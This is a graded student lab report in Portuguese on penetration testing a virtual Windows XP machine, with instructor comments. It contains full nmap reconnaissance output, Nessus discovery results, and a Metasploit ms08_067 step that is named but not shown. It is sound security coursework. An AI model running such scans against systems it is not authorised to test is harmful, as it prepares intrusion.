

76%

- Execução do NMAP muito bem documentada, mas limitada a um único host (75%)
- Execução do NESSUS: documentação limitada, apesar dos resultados coerentes; podiam ter completado com a análise do tráfego, sobretudo no que respeita ao volume e "ruído", comparando com o NMAP (65%)
- NESSUS para identificar vulnerabilidade específica está melhor; a componente relacionada com o tráfego gerado também não foi feita (70%)
- Metasploit; Correto e bem documentado, apesar de algumas imprecisões, nomeadamente nas observações que podem ser tiradas da análise do tráfego (90%)
- Uso do Wireshark está a um bom nível. Na primeira parte está mais objetivo (75%); na análise da operação do Metasploit com o Meterpreter é menos objetivo, mas mais coerente (75%)
- Qualidade global: vários erros e imprecisões (60%)

Segurança em Redes


Trabalho Prático 6

23 de janeiro de 2021

Grupo 3

a83899	André Moraes
a85367	Francisco Lopes
a83819	Miguel Oliveira
a84727	Nelson Faria
a85853	Pedro Fernandes
a84485	Tiago Magalhães

Penetration Testing



Mestrado Integrado em Engenharia Informática
Universidade do Minho

Conteúdo

1	Introdução	3
2	Vulnerabilidades e como explorá-las	4
2.1	Tarefa 1)	4
2.2	Tarefa 2)	6
2.3	Tarefa 3)	7
2.3.1	nmap -sS	7
2.3.2	nmap -n -sV	8
2.3.3	nmap -A -T4	8
2.3.4	nmap -O	10
2.3.5	nmap -v -O	11
2.3.6	nmap -O-sV-sC-oX	12
2.4	Tarefa 4)	13
2.4.1	Metasploit	15
3	Conclusão	22

Lista de Figuras

1	Endereço IP da máquina <i>Kali</i>	4
2	Endereço IP da máquina <i>Ubuntu</i>	4
3	Endereço IP da máquina <i>Windows</i>	4
4	<i>Ping</i> do <i>Ubuntu</i> para o <i>Kali</i>	5
5	<i>Ping</i> do <i>Windows</i> para o <i>Ubuntu</i>	5
6	Escolha da interface correta no <i>wireshark</i>	6
7	<i>Ping</i> do <i>Ubuntu</i> para o <i>Kali</i>	6
8	<i>nmap -sS</i>	7
9	Tráfego <i>wireshark</i>	7
10	<i>nmap -n -sV</i>	8
11	<i>nmap -A -T4</i>	9
12	<i>nmap -O</i>	10
13	<i>nmap -v -O</i>	11
14	<i>Nessus</i>	13
15	<i>Nessus</i> vulnerabilidades	13
16	Informação como CVE, CVSS, descrição e possíveis mitigações	14
17	<i>Metasploit</i> procura	15
18	<i>Metasploit</i> mais informação	16
19	<i>Metasploit</i> mais informação	17
20	Comando “use exploit/windows/smb/ms08_067_netapi”	18
21	<i>Set RHOST</i>	18
22	<i>Set payload</i>	18

1 Introdução

Neste trabalho prático, o principal objetivo era que percebêssemos a importância dos testes de penetração (*Pentesting*) para a avaliação da segurança num sistema informático. Deste modo, o caso de teste deste trabalho consiste num sistema constituído três máquinas virtuais (*Windows XP, Ubuntu, Kali*), onde elas estão ligadas numa rede local privada.

Assim, através do uso de ferramentas de descoberta e caracterização de máquinas na rede (neste caso, o **Nmap**, de ferramentas de descoberta de vulnerabilidades (neste caso, o **Nessus** e de uma ferramenta de exploração de vulnerabilidades identificadas (o **Metasploit**), será possível identificar e explorar as vulnerabilidades nessa rede privada e, deste modo, perceber quais os serviços que cada sistema possui e formas de explorá-los. Claro que quanta mais informação for obtida por ferramentas como o **Nmap** ou o **Nessus**, mais vulnerável a ataques de *hackers* o sistema estará, daí a importância do *Penetration Testing* para perceber o grau de proteção de cada máquina virtual, no caso deste presente relatório, e desta forma ser possível que sejam tomadas medidas para caso se queira proceder à proteção desses sistemas posteriormente.

Nestas próximas secções, aquilo que pretendemos é explicar cada um dos passos que eram pedidos que fizéssemos no enunciado e, desta forma, conseguíssemos traçar um perfil dos sistemas em análise.

Introdução não está muito feliz e revela mesmo algumas imprecisões que permitem questionar o nível de entendimento de alguns conceitos fundamentais

2 Vulnerabilidades e como explorá-las

2.1 Tarefa 1)

```
pedro@pedro:~/Desktop$ ip a s | grep -w inet
inet 127.0.0.1/8 scope host lo
inet 10.0.0.4/24 brd 10.0.0.255 scope global dynamic noprefixroute eth1
```

Figura 1: Endereço IP da máquina *Kali*

```
eth7      Link encap:Ethernet  HWaddr 08:00:27:c3:45:50
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:4550/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4276 (4.2 KB)  TX bytes:10487 (10.4 KB)

eth8      Link encap:Ethernet  HWaddr 08:00:27:31:40:a5
          inet addr:10.0.0.8   Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe31:40a5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1398 (1.3 KB)  TX bytes:6865 (6.8 KB)
```

Como é que esta máquina tem dois interfaces? Só devia ter um.

Figura 2: Endereço IP da máquina *Ubuntu*

idem

```
Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : lan
    IP Address. . . . .               : 10.0.2.15
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 10.0.2.2

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . :
    IP Address. . . . .               : 10.0.0.9
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         :
```

Figura 3: Endereço IP da máquina *Windows*

```

georgia@ubuntu:~$ ping 10.0.0.4
PING 10.0.0.4 (10.0.0.4) 56(84) bytes of data.
64 bytes from 10.0.0.4: icmp_seq=1 ttl=64 time=2.34 ms
64 bytes from 10.0.0.4: icmp_seq=2 ttl=64 time=0.501 ms
64 bytes from 10.0.0.4: icmp_seq=3 ttl=64 time=0.544 ms
^C
--- 10.0.0.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.501/1.131/2.348/0.860 ms

```

II

Figura 4: *Ping do Ubuntu para o Kali*

```

C:\Documents and Settings\user>ping 10.0.0.8

Pinging 10.0.0.8 with 32 bytes of data:

Reply from 10.0.0.8: bytes=32 time<1ms TTL=64
Reply from 10.0.0.8: bytes=32 time<1ms TTL=64
Reply from 10.0.0.8: bytes=32 time<1ms TTL=64
Reply from 10.0.0.8: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.0.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

Figura 5: *Ping do Windows para o Ubuntu*

Ao nível de dificuldades tanto o *Kali* como o *Ubuntu* foram instalados sem qualquer problema. Foi tão simples como importar os discos para a *VirtualBox*, e tudo funcionou imediatamente. Quanto ao *Windows XP*, a importação do disco funcionou como esperado. No entanto, não havia qualquer *driver* de rede instalada no mesmo. Assim sendo, tivemos que procurar *drivers* de rede para o *Windows XP*. Conseguimos encontrar *drivers* de rede da Intel. Copiamos o executável para a VM usando o *clip-board* partilhado da *VirtualBox*, e a instalação dos *drivers* funcionou sem problemas, obtendo-se conexão à Internet. Neste ponto, conseguimos fazer *ping* de qualquer máquina para uma outra.

Que ambiente de virtualização usaram? É estranho porque a MV foi criada exatamente no VBox e nunca foi reportada esta anomalia! Também o número de interfaces é estranho.

2.2 Tarefa 2)




Figura 6: Escolha da interface correta no *wireshark*




Figura 7: *Ping do Ubuntu para o Kali*

2.3 Tarefa 3)

2.3.1 nmap -sS

Este *scan*, que utiliza pacotes *Syn* e é relativamente rápido, visto que pretende apenas e somente verificar que portas se encontram abertas na máquina alvo. Para além disso, também nos revela o endereço MAC da máquina (que como seria de esperar, é um NIC virtual da VirtualBox). No *Wireshark* podemos observar, como seria de esperar, quase mil pacotes com erros, que correspondem a todas a 993 portas que estão fechadas e onde imediatamente foi obtido um *Reset*. Espalhado por este mar de erros, temos alguns pacotes que foram devolvidos com sucesso, que correspondem às portas que de facto estão abertas, onde recebemos um *SYNACK*. Porta 80, por exemplo.

relativo a

Este comando não faz um scan à rede, mas apenas à máquina XP

```
pedro@pedro:~/Desktop$ sudo nmap -sS 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 17:50 WET
Nmap scan report for 10.0.0.9
Host is up (0.00054s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 14.36 seconds
pedro@pedro:~/Desktop$
```


Figura 8: nmap -sS

35	22.309508770	10.0.0.4	10.0.0.9	TCP	58 33284 - 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
36	22.309531836	10.0.0.4	10.0.0.9	TCP	58 33284 - 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37	22.309555878	10.0.0.4	10.0.0.9	TCP	58 33284 - 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
38	22.309623668	10.0.0.9	10.0.0.4	TCP	60 199 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
39	22.309670444	10.0.0.9	10.0.0.4	TCP	60 22 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
40	22.309742924	10.0.0.4	10.0.0.9	TCP	58 33284 - 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
41	22.309766636	10.0.0.9	10.0.0.4	TCP	60 554 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42	22.309766763	10.0.0.9	10.0.0.4	TCP	60 995 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43	22.309801132	10.0.0.4	10.0.0.9	TCP	58 33284 - 1680 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
44	22.309871210	10.0.0.4	10.0.0.9	TCP	58 33284 - 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
45	22.309894264	10.0.0.4	10.0.0.9	TCP	58 33284 - 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
46	22.309915286	10.0.0.4	10.0.0.9	TCP	58 33284 - 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
47	22.309932719	10.0.0.4	10.0.0.9	TCP	58 33284 - 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
48	22.309960444	10.0.0.4	10.0.0.9	TCP	58 33284 - 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
49	22.309983172	10.0.0.4	10.0.0.9	TCP	60 113 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
50	22.310005900	10.0.0.4	10.0.0.9	TCP	60 5000 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
51	22.310028628	10.0.0.9	10.0.0.4	TCP	58 33284 - 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
52	22.310282234	10.0.0.9	10.0.0.4	TCP	60 80 - 33284 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
53	22.310303019	10.0.0.4	10.0.0.9	TCP	58 33284 - 5 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
54	22.310406104	10.0.0.4	10.0.0.9	TCP	58 33284 - 20221 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
55	22.310526899	10.0.0.9	10.0.0.4	TCP	60 53 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
56	22.310527050	10.0.0.9	10.0.0.4	TCP	60 1025 - 33284 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
57	22.310527187	10.0.0.9	10.0.0.4	TCP	60 135 - 33284 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Figura 9: Tráfego *wireshark*

2.3.2 nmap -n -sV

Com a *flag* `-sV`, o *nmap* tenta identificar a versão dos serviços que estão a correr nas portas abertas, assim como o sistema operativo. Ele conseguiu identificar com bastante precisão alguns dos serviços, e que estamos a correr um *host Windows*. Como seria de esperar, no *Wireshark* vemos uma quantidade de pacotes muito maior, cerca de 9000. Isto faz sentido pois, quando encontra uma porta aberta, o *nmap* envia pacotes específicos à espera também de alguma resposta específica numa tentativa de identificar o serviço em questão.

A terminal window showing the output of the command 'sudo nmap -n -sV 10.0.0.9'. The output includes the nmap version (7.80), the target IP (10.0.0.9), and a list of open ports with their corresponding services and versions. The services identified are ftp (FileZilla), smtp (Smail), http (Apache), msrpc (Microsoft Windows RPC), netbios-ssn (Microsoft Windows netbios-ssn), ssl/https? (SSL), and mysql (MySQL). The terminal also shows the MAC address, host name, and OS detection results.

```
pedro@pedro:~/Desktop$ sudo nmap -n -sV 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 17:57 WET
Nmap scan report for 10.0.0.9
Host is up (0.00042s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp    open  smtp         Smail smtpd 5.5.0.4433
80/tcp    open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/https?
3306/tcp  open  mysql        MySQL (unauthorized)
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Service Info: Host: tester-595cbae8; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.84 seconds
```

Figura 10: nmap -n -sV

Se, por exemplo, **aplicar-mos** um filtro que isola os pacotes de e para a porta 80, ficamos com uma amostra de 82 pacotes. É difícil compreender exatamente o que está a acontecer, mas parece que o “nmap” está basicamente a tentar encontrar uma assinatura do serviço, quase como que um antivírus, enviando vários valores e analisando o que recebe de volta, comparando as respostas com a sua base de dados.

2.3.3 nmap -A -T4

Como podemos observar na documentação do *nmap* a *flag* `-A`: “Enable OS detection, version detection, script scanning, and traceroute”. Este tipo de *scan* **é ainda mais agressivo**, resultando em cerca de 53000 pacotes. A *flag* `T4` controla a velocidade à qual o *nmap* realiza o *scan*, um valor entre 1 e 5, em que um valor mais alto é mais rápido. E como esperado, é devolvida muita mais informação, porém o *scan* também demora muito mais tempo. Agora sabemos que o sistema operativo é *Windows XP SP2* ou *SP3*. Para além disso, para alguns dos serviços, sabemos até que funções cada um suporta. Por exemplo, sabemos que o serviço de SMTP suporta a lista de comandos “HELO MAIL RCPT DATA RSET SEND SOML SAML HELP

NOOP QUIT”. Vemos também que para chegar à máquina é necessário apenas 1 *hop*, através do *tracerout*. Tendo em conta que esta é uma rede local virtual, isto também faz todo o sentido.

```
pedro@pedro:~$ sudo nmap -A -T4 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 18:13 WET
Nmap scan report for 10.0.0.9
Host is up (0.00054s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.32 beta
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x 1 ftp ftp      0 Aug 06 2009 incoming
|_ -r--r--r-- 1 ftp ftp    187 Aug 06 2009 onefile.html
|_ ftp-bounce: bounce working!
|_ ftp-syst:
|_   SVST: UNIX emulated by FileZilla
25/tcp    open  smtp           Smail smtpd 5.5.0.4433
|_ smtp-commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN,
|_   This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
80/tcp    open  http           Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_ http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4
|_ http-title: XAMPP 1.7.2
|_ Requested resource was http://10.0.0.9/xampp/splash.php
|_ https-redirect: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Windows XP netbios-ssn
443/tcp   open  ssl/https?
|_ ssl-date: 2021-01-22T18:14:25+00:00; +2s from scanner time.
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
3306/tcp  open  mysql          MySQL (unauthorized)
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1s, deviation: 0s, median: 1s
|_ nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:68:58:7d (Oracle VirtualBox virtual NIC)
|_ smb-os-discovery:
|_   OS: Windows XP (Windows 2000 LAN Manager)
|_   OS CPE: cpe:/o:microsoft:windows_xp::-
|_   Computer name: tester-595cbae8
|_   NetBIOS computer name: TESTER-595CBAE8\x00
|_   Workgroup: WORKGROUP\x00
|_   System time: 2021-01-22T18:13:33+00:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 0.54 ms 10.0.0.9

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.38 seconds
```

Figura 11: nmap -A -T4

2.3.4 nmap -O

Este comando representa basicamente uma subsecção do anterior, sendo que apenas faz o *port scan* e a deteção de SO. Conseguimos ver que, de facto, o *host* está a correr *Windows XP* SP2 ou SP3. O número de pacotes é também, naturalmente, muito mais reduzido, cerca de 2100. ✓

```
pedro@pedro:~$ sudo nmap -O 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 18:26 WET
Nmap scan report for 10.0.0.9
Host is up (0.00055s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```

Figura 12: nmap -O

2.3.5 nmap -v -O

Acrescentar `-v` ao comando anterior simplesmente aumenta a verbosidade do output. Neste caso específico não nos dá nenhuma informação extra útil, exceto talvez dar-nos uma melhor noção de que passos o *nmap* está a seguir. Como seria de esperar, o número de pacotes é exatamente o mesmo visto que o *scan* também o é.

```
pedro@pedro:~$ sudo nmap -v -O 10.0.0.9
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 18:29 WET
Initiating ARP Ping Scan at 18:29
Scanning 10.0.0.9 [1 port]
Completed ARP Ping Scan at 18:29, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:29
Completed Parallel DNS resolution of 1 host. at 18:29, 13.04s elapsed
Initiating SYN Stealth Scan at 18:29
Scanning 10.0.0.9 [1000 ports]
Discovered open port 3306/tcp on 10.0.0.9
Discovered open port 139/tcp on 10.0.0.9
Discovered open port 21/tcp on 10.0.0.9
Discovered open port 25/tcp on 10.0.0.9
Discovered open port 135/tcp on 10.0.0.9
Discovered open port 443/tcp on 10.0.0.9
Discovered open port 80/tcp on 10.0.0.9
Completed SYN Stealth Scan at 18:29, 1.22s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.0.0.9
Nmap scan report for 10.0.0.9
Host is up (0.00051s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
3306/tcp  open  mysql
MAC Address: 08:00:27:68:58:7D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.71 seconds
Raw packets sent: 1098 (49.010KB) | Rcvd: 1018 (41.328KB)
```

Figura 13: nmap -v -O

2.3.6 nmap -O-sV-sC-oX

Este comando é basicamente equivalente a `-A`, exceto que o *output* é redirecionado para um ficheiro XML usando uma *sylesheet* específica, disponível no site do *nmap*. Para além disso, **é corrido toda a subrede à procura de máquinas, em vez de apontarmos para a máquina específica**. Como seria de esperar, no Wireshark podemos ver que inicialmente é realizado um pedido *ARP* para cada *host* possível da subrede. O objetivo de descobrir a máquina de Windows é cumprido, com as seguintes características:

```
IP: 10.0.0.9
MAC: 08:00:27:68:58:7D
OS: Windows XP SP2 ou SP3
Serviços: 21/tcp - FTP - FileZilla ftpd 0.9.32 beta
          25/tcp - SMTP - SLmail smtpd 5.5.0.4433
          80/tcp - HTTP - Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12
          OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
          135/tcp - MSRPC - Microsoft Windows RPC
          139/tcp - netbios-ssn - Windows XP netbios-ssn
          443/tcp - ssl/https?
          3306/tcp { mysql - MySQL (unauthorized)
```

A análise está bem feita, apenas com a limitação de não ser feita sobre a rede, mas apenas sobre um host.

2.4 Tarefa 4)

O Nessus foi instalada na máquina Kali, seguindo as instruções, sem qualquer dificuldade.

E qual foi a configuração usada para chegar aqui?

Host ▾	Ports	
10.0.0.9	135, 139	×
<input type="checkbox"/> 10.0.0.8	111, 139, 445, 2049, 34318, 35334, 46479, 50247, 57668, 58801	×
<input type="checkbox"/> 10.0.0.2		×
<input type="checkbox"/> 10.0.0.1		×

Figura 14: Nessus

Depois de fazer *host discovery*, com o *Nessus*, obtemos 4 resultados. O primeiro e o segundo correspondem às nossas máquinas virtuais, de *Windows XP* e *Ubuntu* respectivamente. As outras duas correspondem ao *host* das máquinas virtuais e ao servidor *DHCP* virtual que existe para manutenção da rede virtual.

Para detecção de vulnerabilidades, usamos o que o *Nessus* chama um *Basic Network Scan*. Este é o teste mais abrangente que procura vulnerabilidade de uma maneira geral.




Figura 15: Nessus vulnerabilidades

Foram encontradas no total 141 vulnerabilidade, acompanhadas de 64 avisos, que basicamente são funcionalidade propositadas que mesmo assim são uma falha de segurança.

O resultado apresentou várias vulnerabilidades de diferentes níveis de prioridade. Assim temos:

não é exatamente esse o significado!

Critical: Vulnerabilidades críticas ao sistema. Neste caso um atacante tem poder de leitura e escrita sobre ficheiros da máquina do utilizador. O base score do CVSSv3 está entre 9.0-10.0;

- **High:** Vulnerabilidade de nível alto. São vulnerabilidades difíceis de explorar, mas podem resultar de acessos de elevado privilégio, podendo resultar em perda ou fuga de dados. O base score do CVSSv3 está entre 7.0-8.9;
- **Medium:** Vulnerabilidade de nível médio. Para explorar estas vulnerabilidades é necessário ter privilégios de utilizador, assim como estar na mesma rede que a vítima. O base score do CVSSv3 está entre 4.0-6.9;
- **Low:** Vulnerabilidade de nível baixo. Vulnerabilidades que, quando exploradas, têm um impacto muito baixo no sistema alvo. O base score do CVSSv3 está entre 0.1-3.9;
